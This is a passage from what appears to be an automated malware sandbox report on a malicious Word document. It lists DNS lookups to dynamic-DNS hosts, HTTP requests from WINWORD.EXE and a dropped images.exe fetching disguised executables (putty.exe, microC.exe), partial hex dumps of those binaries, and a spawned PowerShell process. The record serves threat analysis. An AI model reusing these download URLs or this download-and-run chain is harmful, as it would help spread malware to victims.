Aug 2, 2021 11:01:52.811868906 CEST	192.168.2.22	8.8.8.8	0xd6d2	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:58.229518890 CEST	192.168.2.22	8.8.8.8	0x4853	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 11:02:03.448385954 CEST	192.168.2.22	8.8.8.8	0xf096	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 2, 2021 10:59:54.167108059 CEST	8.8.8.8	192.168.2.22	0x6029	No error (0)	newhosteeee.ydns.eu		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:59:57.642354965 CEST	8.8.8.8	192.168.2.22	0xe5d1	No error (0)	newhosteeee.ydns.eu		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:59:58.599704981 CEST	8.8.8.8	192.168.2.22	0x5ccc	No error (0)	newhosteeee.ydns.eu		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 11:00:28.667654037 CEST	8.8.8.8	192.168.2.22	0xe21	No error (0)	sdafsdffssffs.ydns.eu		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 11:00:29.556768894 CEST	8.8.8.8	192.168.2.22	0xe89a	No error (0)	hutyrtit.ydns.eu		203.159.80.165	A (IP address)	IN (0x0001)
Aug 2, 2021 11:00:29.590831041 CEST	8.8.8.8	192.168.2.22	0xe89a	No error (0)	hutyrtit.ydns.eu		203.159.80.165	A (IP address)	IN (0x0001)
Aug 2, 2021 11:00:55.262723923 CEST	8.8.8.8	192.168.2.22	0x27e1	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 11:00:55.298891068 CEST	8.8.8.8	192.168.2.22	0x27e1	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 11:00:55.334811926 CEST	8.8.8.8	192.168.2.22	0x27e1	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:03.900093079 CEST	8.8.8.8	192.168.2.22	0x566a	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:03.978482962 CEST	8.8.8.8	192.168.2.22	0x566a	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:04.025501013 CEST	8.8.8.8	192.168.2.22	0x566a	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:10.237142086 CEST	8.8.8.8	192.168.2.22	0x12eb	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:15.549159050 CEST	8.8.8.8	192.168.2.22	0xcc8c	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:15.629231930 CEST	8.8.8.8	192.168.2.22	0xcc8c	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:15.724112988 CEST	8.8.8.8	192.168.2.22	0xcc8c	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:26.079297066 CEST	8.8.8.8	192.168.2.22	0x5b8f	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:26.191297054 CEST	8.8.8.8	192.168.2.22	0x5b8f	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:31.158580065 CEST	8.8.8.8	192.168.2.22	0xb6e4	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 2, 2021 11:01:36.371905088 CEST	8.8.8.8	192.168.2.22	0x7ae6	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:41.650404930 CEST	8.8.8.8	192.168.2.22	0xe8bf	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:52.841140032 CEST	8.8.8.8	192.168.2.22	0xd6d2	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 11:01:58.264827013 CEST	8.8.8.8	192.168.2.22	0x4853	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 11:02:03.577531099 CEST	8.8.8.8	192.168.2.22	0xf096	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- newhosteeeee.ydns.eu
- hutyrtit.ydns.eu

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	203.159.80.186	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 10:59:54.220050097 CEST	0	OUT	GET /putty.exe HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: newhosteeeee.ydns.eu Connection: Keep-Alive
Aug 2, 2021 10:59:54.251251936 CEST	2	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Sun, 01 Aug 2021 22:25:10 GMT Accept-Ranges: bytes ETag: "6ca734172487d71:0" Server: Microsoft-IIS/8.5 Date: Mon, 02 Aug 2021 08:59:54 GMT Content-Length: 731648 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 46 1f 07 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 20 0b 00 00 08 00 00 00 00 00 00 7a 3b 0b 00 00 20 00 00 00 40 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 28 3b 0b 00 4f 00 00 00 00 40 0b 00 e4 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 0b 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 60 1f 0b 00 00 20 00 00 00 20 0b 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 e4 05 00 00 00 40 0b 00 00 06 00 00 00 22 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 60 0b 00 00 02 00 00 00 28 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5c 3b 0b 00 00 00 00 00 48 00 00 00 02 00 05 00 00 f2 00 00 08 d2 02 00 03 00 00 00 01 00 00 06 08 c4 03 00 20 77 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1b 30 02 00 1f 00 00 00 00 00 00 00 00 28 2b 00 00 0a 28 2c 00 00 0a 00 de 02 00 dc 00 28 07 00 00 06 02 6f 2d 00 00 0a 00 2a 00 01 10 00 00 02 00 01 00 0e 0f 00 02 00 00 00 00 aa 00 02 16 28 2e 00 00 0a 00 02 16 28 2f 00 00 0a 00 02 17 28 30 00 00 0a 00 02 17 28 31 00 00 0a 00 02 16 28 32 00 00 0a 00 2a 4e 00 02 28 09 00 00 06 6f 17 02 00 06 28 33 00 00 0a 00 2a 26 00 02 28 34 00 00 0a 00 2a ce 73 35 00 00 0a 80 01 00 00 04 73 36 00 00 0a 80 02 00 00 04 73 37 00 00 0a 80 03 00 00 04 73 38 00 00 0a 80 04 00 00 04 73 39 00 00 0a 80 05 00 00 04 2a 00 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 3a 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 3b 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 3c 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 3d 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 3e 00 00 0a 0a 2b 00 06 2a 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 3f 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 40 00 00 0a 6f 41 00 00 0a 73 42 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 00 00 04 0a 2b 00 06 2a 22 00 02 80 07 00 00 04 2a 13 30 03 00 26 00 00 00 08 00 00 11 00 28 0b 00 00 06 72 3f 00 00 70 7e 07 00 00 04 6f 43 00 00 0a 28 44 00 00 0a 0b 07 74 25 00 00 01 0a 2b 00 06 2a 92 73 10 00 00 06 28 45 00 00 0a 74 06 00 00 02 80 08 00 00 04 73 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELFaP z; @@ @(;O@` H.text` `.rsrc@"@@.reloc`(@B\;H w0(+(,(o-*(.(/(0(1(2*N(o(3*&(4*s5s6s7s8s9*0~o:+*0~o;+*0~o<+*0~o=+*0~o>+*0<~(?,!rp(@oAsB~+*0~+*"*0&(r?p~oC(Dt%+*s(Ets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	203.159.80.186	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 10:59:57.762746096 CEST	778	OUT	GET /putty.exe HTTP/1.1 Host: newhosteeeee.ydns.eu Connection: Keep-Alive
Aug 2, 2021 10:59:57.833343983 CEST	779	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Sun, 01 Aug 2021 22:25:10 GMT Accept-Ranges: bytes ETag: "6ca734172487d71:0" Server: Microsoft-IIS/8.5 Date: Mon, 02 Aug 2021 08:59:57 GMT Content-Length: 731648 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 46 1f 07 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 20 0b 00 00 08 00 00 00 00 00 00 7a 3b 0b 00 00 20 00 00 00 40 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 28 3b 0b 00 4f 00 00 00 00 40 0b 00 e4 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 0b 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 60 1f 0b 00 00 20 00 00 00 20 0b 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 e4 05 00 00 00 40 0b 00 00 06 00 00 00 22 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 60 0b 00 00 02 00 00 00 28 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5c 3b 0b 00 00 00 00 00 48 00 00 00 02 00 05 00 00 f2 00 00 08 d2 02 00 03 00 00 00 01 00 00 06 08 c4 03 00 20 77 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1b 30 02 00 1f 00 00 00 00 00 00 00 00 00 28 2b 00 00 0a 28 2c 00 00 0a 00 de 02 00 dc 00 28 07 00 00 06 02 6f 2d 00 00 0a 00 2a 00 01 10 00 00 02 00 01 00 0e 0f 00 02 00 00 00 00 aa 00 02 16 28 2e 00 00 0a 00 02 16 28 2f 00 00 0a 00 02 17 28 30 00 00 0a 00 02 17 28 31 00 00 0a 00 02 16 28 32 00 00 0a 00 2a 4e 00 02 28 09 00 00 06 6f 17 02 00 06 28 33 00 00 0a 00 2a 26 00 02 28 34 00 00 0a 00 2a ce 73 35 00 00 0a 80 01 00 00 04 73 36 00 00 0a 80 02 00 00 04 73 37 00 00 0a 80 03 00 00 04 73 38 00 00 0a 80 04 00 00 04 73 39 00 00 0a 80 05 00 00 04 2a 00 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 3a 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 3b 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 3c 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 3d 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 3e 00 00 0a 0a 2b 00 06 2a 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 3f 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 40 00 00 0a 6f 41 00 00 0a 73 42 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 00 00 04 0a 2b 00 06 2a 22 00 02 80 07 00 00 04 2a 13 30 03 00 26 00 00 00 08 00 00 11 00 28 0b 00 00 06 72 3f 00 00 70 7e 07 00 00 04 6f 43 00 00 0a 28 44 00 00 0a 0b 07 74 25 00 00 01 0a 2b 00 06 2a 92 73 10 00 00 06 28 45 00 00 0a 74 06 00 00 02 80 08 00 00 04 73 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELFaP z; @@ @(;O@` H.text` `.rsrc@"@@.reloc`(@B\;H w0(+(,(o-*(.(/(0(1(2*N(o(3*&(4*s5s6s7s8s9*0~o:+*0~o;+*0~o<+*0~o=+*0~o>+*0<~(?,!rp(@oAsB~+*0~+*"*0&(r?p~oC(Dt%+*s(Ets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	203.159.80.186	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 10:59:58.669049025 CEST	1537	OUT	GET /putty.exe HTTP/1.1 Host: newhosteeeee.ydns.eu Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 10:59:58.711807013 CEST	1538	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Sun, 01 Aug 2021 22:25:10 GMT Accept-Ranges: bytes ETag: "6ca734172487d71:0" Server: Microsoft-IIS/8.5 Date: Mon, 02 Aug 2021 08:59:57 GMT Content-Length: 731648 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 46 1f 07 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 20 0b 00 00 08 00 00 00 00 00 00 7a 3b 0b 00 00 20 00 00 00 40 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 28 3b 0b 00 4f 00 00 00 00 40 0b 00 e4 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 0b 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 60 1f 0b 00 00 20 00 00 00 20 0b 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 e4 05 00 00 00 40 0b 00 00 06 00 00 00 22 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 60 0b 00 00 02 00 00 00 28 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5c 3b 0b 00 00 00 00 00 48 00 00 00 02 00 05 00 00 f2 00 00 08 d2 02 00 03 00 00 00 01 00 00 06 08 c4 03 00 20 77 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1b 30 02 00 1f 00 00 00 00 00 00 00 00 00 28 2b 00 00 0a 28 2c 00 00 0a 00 de 02 00 dc 00 28 07 00 00 06 02 6f 2d 00 00 0a 00 2a 00 01 10 00 00 02 00 01 00 0e 0f 00 02 00 00 00 00 aa 00 02 16 28 2e 00 00 0a 00 02 16 28 2f 00 00 0a 00 02 17 28 30 00 00 0a 00 02 17 28 31 00 00 0a 00 02 16 28 32 00 00 0a 00 2a 4e 00 02 28 09 00 00 06 6f 17 02 00 06 28 33 00 00 0a 00 2a 26 00 02 28 34 00 00 0a 00 2a ce 73 35 00 00 0a 80 01 00 00 04 73 36 00 00 0a 80 02 00 00 04 73 37 00 00 0a 80 03 00 00 04 73 38 00 00 0a 80 04 00 00 04 73 39 00 00 0a 80 05 00 00 04 2a 00 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 3a 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 3b 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 3c 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 3d 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 3e 00 00 0a 0a 2b 00 06 2a 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 3f 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 40 00 00 0a 6f 41 00 00 0a 73 42 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 00 00 04 0a 2b 00 06 2a 22 00 02 80 07 00 00 04 2a 13 30 03 00 26 00 00 00 08 00 00 11 00 28 0b 00 00 06 72 3f 00 00 70 7e 07 00 00 04 6f 43 00 00 0a 28 44 00 00 0a 0b 07 74 25 00 00 01 0a 2b 00 06 2a 92 73 10 00 00 06 28 45 00 00 0a 74 06 00 00 02 80 08 00 00 04 73 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELFaP z; @@ @(;O@` H.text` `.rsrc@"@@.reloc`(@B\ ;H w0(+(,(o-*(.(/(0(1(2*N(o(3*&(4*s5s6s7s8s9*0~o:+*0~o;+*0~o<+*0~o=+*0~o>+*0<~(?,!rp(@oAsB~+*0~+*"*0&(r?p~oC(D t%+*s(Ets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49169	203.159.80.165	80	C:\ProgramData\images.exe

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 11:00:29.636285067 CEST	2381	OUT	GET /microC.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: hutyrtit.ydns.eu Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 11:00:29.667159081 CEST	2383	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Mon, 02 Aug 2021 07:13:53 GMT Accept-Ranges: bytes ETag: "382415f36d87d71:0" Server: Microsoft-IIS/8.5 Date: Mon, 02 Aug 2021 09:00:29 GMT Content-Length: 1378816 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 31 9b 07 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 2e 14 00 00 da 00 00 00 00 00 00 06 4c 14 00 00 20 00 00 00 60 14 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 15 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 b4 4b 14 00 4f 00 00 00 00 60 14 00 20 d6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 15 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 0c 2c 14 00 00 20 00 00 00 2e 14 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 20 d6 00 00 00 60 14 00 00 d8 00 00 00 30 14 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 15 00 00 02 00 00 00 08 15 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 4b 14 00 00 00 00 00 48 00 00 00 02 00 05 00 90 30 01 00 64 ab 02 00 03 00 00 00 73 01 00 06 f4 db 03 00 c0 6f 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 1e 02 28 1d 00 00 0a 2a 26 00 02 28 1e 00 00 0a 00 2a ce 73 1f 00 00 0a 80 01 00 00 04 73 20 00 00 0a 80 02 00 00 04 73 21 00 00 0a 80 03 00 00 04 73 22 00 00 0a 80 04 00 00 04 73 23 00 00 0a 80 05 00 00 04 2a 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 24 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 25 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 26 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 27 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 28 00 00 0a 0a 2b 00 06 2a 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 29 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 2a 00 00 0a 6f 2b 00 00 0a 73 2c 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 00 00 04 0a 2b 00 06 2a 22 00 02 80 07 00 00 04 2a 13 30 03 00 26 00 00 00 08 00 00 11 00 28 09 00 00 06 72 31 00 00 70 7e 07 00 00 04 6f 2d 00 00 0a 28 2e 00 00 0a 0b 07 74 24 00 00 01 0a 2b 00 06 2a 00 00 13 30 03 00 26 00 00 00 08 00 00 11 00 28 09 00 00 06 72 37 00 00 70 7e 07 00 00 04 6f 2d 00 00 0a 28 2e 00 00 0a 0b 07 74 24 00 00 01 0a 2b 00 06 2a 00 00 13 3 0 03 00 26 00 00 00 08 00 00 11 00 28 09 00 00 06 72 3f 00 00 70 7e 07 00 00 04 6f 2d 00 00 0a 28 2e 00 00 0a 0b 07 74 24 00 00 01 0a 2b 00 06 2a 00 00 13 30 03 00 26 00 00 00 08 00 00 11 00 28 09 00 00 06 72 45 00 00 70 7e 07 00 00 04 6f 2d 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL1aP.L `@ `@KO` @  H.text, . `.rsrc `0@@.reloc@@BK H0dso(*&(*ss s!s"s#*0~o$+*0~o%+*0~o&+*0~o'+*0~o(+*0<~(),!rp(*o+s,~+*0~+*"*0&(r1p~o-(.t$+*0&(r7p~o-(.t$+*0&(r?p~o- (.t$+*0&(rEp~o-

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2604 Parent PID: 584

General

Start time:	10:59:37
Start date:	02/08/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f7d0000
File size:	1424032 bytes

MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: powershell.exe PID: 2396 Parent PID: 2604

General

Start time:	10:59:40
Start date:	02/08/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
